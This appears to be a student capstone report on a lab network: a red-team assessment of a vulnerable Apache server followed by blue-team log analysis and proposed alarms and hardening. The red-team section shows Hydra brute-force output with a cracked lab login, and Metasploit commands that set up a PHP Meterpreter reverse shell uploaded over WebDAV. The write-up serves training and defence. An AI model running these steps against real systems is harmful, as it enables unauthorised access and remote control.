



# **Capstone Engagement**

## **Assessment, Analysis, and Hardening of a Vulnerable System**

# Table of Contents

---

This document contains the following sections:

01

**Network Topology**

02

**Red Team:** Security Assessment

03

**Blue Team:** Log Analysis and Attack Characterization


04

**Hardening:** Proposed Alarms and Mitigation Strategies

---

# Network Topology

# Network Topology



## Network

Address Range: 192.168.1.0/24  
Netmask: 255.255.255.0  
Gateway: 10.0.0.1

## Machines

IPv4: 192.168.1.1  
OS: Windows  
Hostname: Red vs Blue

IPv4: 192.168.1.90  
OS: Linux  
Hostname: Kali

IPv4: 192.168.1.105  
OS: Linux  
Hostname: Capstone

IPv4: 192.168.1.100  
OS: Linux  
Hostname: ELK

The background of the slide is a dark red, almost black, field filled with a complex, repeating geometric pattern of triangles and polygons in various shades of red and maroon, creating a textured, crystalline effect.

# **Red Team** Security Assessment

# Recon: Describing the Target

---

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Azure Host Machine	192.168.1.1	Hyper-V Manager Gateway Kibana Web Interface Access
Kali	192.168.1.90	Attack Machine Used for Penetration Testing Attack on Capstone Webserver
Capstone	192.168.1.105	Target Machine Attacked by Red Team via Kali VM
ELK	192.168.1.100	ELK Server SIEM Collects logs from Capstone VM

---

# Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
<b>CWE-548: Exposure of Information Through Directory Listing</b>	A directory listing is inappropriately exposed, yielding sensitive information to attackers.	Exposing the contents of a directory can provide useful information for the attacker to devise exploits.
<b>CWE-307: Improper Restriction of Excessive Authentication Attempts</b>	The software does not implement sufficient measures to prevent multiple failed authentication attempts within in a short time frame, making it more susceptible to brute force attacks.	An attacker could perform an arbitrary number of authentication attempts using different passwords, and eventually gain access to the targeted account.
<b>CWE-434: Unrestricted Upload of File with Dangerous Type</b>	The software allows the attacker to upload or transfer files of dangerous types that can be automatically processed within the product's environment.	Arbitrary code execution is possible if an uploaded file is interpreted and executed as code by the recipient. .asp and .php extensions are often treated as automatically executable, even when file system permissions do not specify execution.

# Exploitation: Exposure of Information Through Directory Listing

01

## Tools & Processes

This was achieved by simply using a web browser and navigating to the target machine's IP address.

02


## Achievements

Company files and folders with sensitive information were freely accessible to explore.

03

## Screenshots

### Index of /

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">company_blog/</a>	2019-05-07 18:23	-	
 <a href="#">company_folders/</a>	2019-05-07 18:27	-	
 <a href="#">company_share/</a>	2019-05-07 18:22	-	
 <a href="#">meet_our_team/</a>	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

ERROR: FILE MISSING

Please refer to `company_folders/secret_folder/` for more information

ERROR: `company_folders/secret_folder` is no longer accessible to the public

```
Ashton is 22 years young, with a masters degreee in aquatic
jousting. "Moving over to managing everyone's credit card and
security information has been terrifying. I can't believe that they
have me managing the company_folders/secret_folder! I really
shouldn't be here" We look forward to working more with Ashton in
the future!
```



# Exploitation: Improper Restriction of Excessive Authentication Attempts

01

## Tools & Processes

Since we already have the username (last vulnerability) we can use Hydra to brute force the password.

02

## Achievements

Using a word list (rockyou.txt) we managed to brute force the password since there was no limit for login attempts.

03

## Screenshot

```
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-10-15 1
7:20:56
root@Kali:~/Desktop#
```

# Exploitation: Unrestricted Upload of File with Dangerous Type

01

## Tools & Processes

Using MSFvenom we created a .php file containing a reverse shell payload.

02

## Achievements

We were able to upload the .php file onto the target machine and use it to start a meterpreter session using metasploit.

03

## Screenshots

### Index of /webdav

Name	Last modified	Size	Description
 <a href="#">Parent Directory</a>		-	
 <a href="#">passwd.dav</a>	2019-05-07 18:19	43	
 <a href="#">rev.php</a>	2021-10-16 01:06	1.1K	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.105
lhost => 192.168.1.105
msf5 exploit(multi/handler) > exploit

[-] Handler failed to bind to 192.168.1.105:4444:- -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:53988)
    at 2021-10-26 18:39:59 -0700

meterpreter > |
```



# **Blue Team**

## Log Analysis and Attack Characterization


# Analysis: Identifying the Port Scan

- Port scan occurred on Oct 15, 2021 @ 23:26:03.
- There were 8 hits from 192.168.1.90 (Kali VM).
- Nmap User Agent indicates that this was a port scan.




# Analysis: Finding the Request for the Hidden Directory

- Requests occurred at 00:19:00 and there were 22,163 requests.
- The file requested was “connect\_to\_corp\_server” and it contained instructions on how to connect to the server including CEO’s password hash.




# Analysis: Uncovering the Brute Force Attack

- There were 22,163 requests.
- There were 22,161 requests made before the attacker discovered the password.



# Analysis: Finding the WebDAV Connection

- There were 32 hits for this directory.
- Files requested were “passwd.dav” and “rev.php”.





# **Blue Team**

## Proposed Alarms and Mitigation Strategies



# Mitigation: Blocking the Port Scan

---

## Alarm

While an alert for every port scan would be useful, it is not very practical.

Better alternative would be to set a threshold, if the scans are coming from the same IP address, of 5 and severe alert for 50 and above.

Another useful alert would be a critical alert if there is any form of aggressive scan detected.

## System Hardening

Regular IDS check and refresh.

Whitelisting known good IP addresses and blocking known bad ones.

Regular security checks on all ports.

Implementing firewall rules to block out any IP attempting an aggressive scan or connecting to multiple ports.

Closing/filtering ports and using only ones necessary for business.

---

# Mitigation: Finding the Request for the Hidden Directory

---

## Alarm

Create an alert that triggers if there are 5 unsuccessful login attempts. Also a critical alert should be made if there are 10 failed logins in a row.

If the system hardening advice from the last page has been applied, then creating an alert that triggers when a non whitelisted IP tries to access the folder would be very useful.

## System Hardening

Similar hardening strategy from the last page applies here. Whitelisting known good IP addresses is highly recommended.

Implement a temporary system lockout after 5 failed login attempts. Set a time-out period to 20min and increase after every 5 failed login attempts.

# Mitigation: Preventing Brute Force Attacks

---

## Alarm

Alarm strategy is very similar to the one on the last page.

“Create an alert that triggers if there are 5 unsuccessful login attempts. Also a critical alert should be made if there are 10 failed logins in a row.”

Also create a severe alert if the number of 401 http response codes goes over 100.

## System Hardening

Just like Alarms section, System Hardening strategy is very similar to the strategy on the last page.

Implement mandatory password change every 3-6 months which might discourage attackers.

Also, implement a rule that each password needs to be complex to avoid easy brute forcing.

---

# Mitigation: Detecting the WebDAV Connection

---

## Alarm

Create an alert that triggers when there are connections from non-secure locations.

Also create an alert that trigger when a non-whitelisted IP tries to connect.

The threshold should be 1 because alert should trigger at any connection attempt.

## System Hardening

Connections to WebDAV should be strictly monitored.

Only a couple of authorised users should be able to connect from within the company.

All external connections should be blocked.

---

# Mitigation: Identifying Reverse Shell Uploads

---

## Alarm

Set an alert to trigger whenever any .php file is uploaded.

Set an alert to trigger if a file contains any malicious code/script.

Critical alert if a connection is attempted at port 4444.

## System Hardening

Prohibit file uploads from external sources and non-whitelisted IP's.

If uploads are necessary for the business, set up an antivirus/antimalware software to monitor all file uploads.

Keep the said antivirus/antimalware software up to date so even the latest exploits can be prevented.

---

*The  
End*